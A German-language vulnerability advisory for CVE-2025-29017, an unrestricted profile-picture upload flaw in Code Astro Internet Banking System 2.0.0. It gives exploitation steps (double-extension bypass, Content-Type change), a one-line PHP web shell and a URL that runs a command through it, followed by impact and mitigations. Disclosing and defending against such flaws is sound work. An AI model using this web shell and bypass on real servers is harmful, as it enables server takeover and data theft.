CVE-2025-29017 - Internet Banking System 2.0.0 Remote Code Execution via Profile Picture Upload
Beschreibung
Eine Remote Code Execution (RCE)-Schwachstelle existiert in Code Astro Internet Banking System 2.0.0 aufgrund einer unzureichenden Datei-Upload-Validierung im Parameter profile_pic innerhalb von pages_view_client.php. Angreifer können die Sicherheitsprüfungen umgehen, indem sie die Upload-Anfrage manipulieren, was zu beliebiger Codeausführung führt.
Betroffene Komponente
profile_pic-Parameter in pages_view_client.php- Upload-Funktion ermöglicht Ausführung bösartiger PHP-Dateien
Ausführungsschritte
- Navigieren Sie zu den Benutzerprofileinstellungen und wählen Sie ein neues Profilbild aus.


- Fangen Sie die Profilbild-Upload-Anfrage mit einem Tool wie Burp Suite ab.

- Ändern Sie die Datei zu einer doppelten Endung (.jpeg.php), passen Sie den Content-Type-Header auf application/x-php an und hängen Sie bösartigen PHP-Code an:
<?php system($_GET['cmd']); ?>


- Sie können überprüfen, ob die Datei unter /admin/dist/img/ hochgeladen wurde:
http://IP:PORT/InternetBanking-php/admin/dist/img/image.jpeg.php?cmd=type C:\Users\file.txt

Auswirkungen
- Vollständige Server-Kompromittierung
- Datendiebstahl
- Privilegieneskalation
Gegenmaßnahmen
- Beschränken Sie Datei-Uploads auf reine Bildformate und überprüfen Sie MIME-Typen.
- Bereinigen Sie Dateinamen und blockieren Sie Dateien mit ausführbarem Code.
- Speichern Sie hochgeladene Dateien außerhalb des Web-Roots.
Referenzen
- OWASP File Upload Security
 b1tm4r/cve-2025-29017

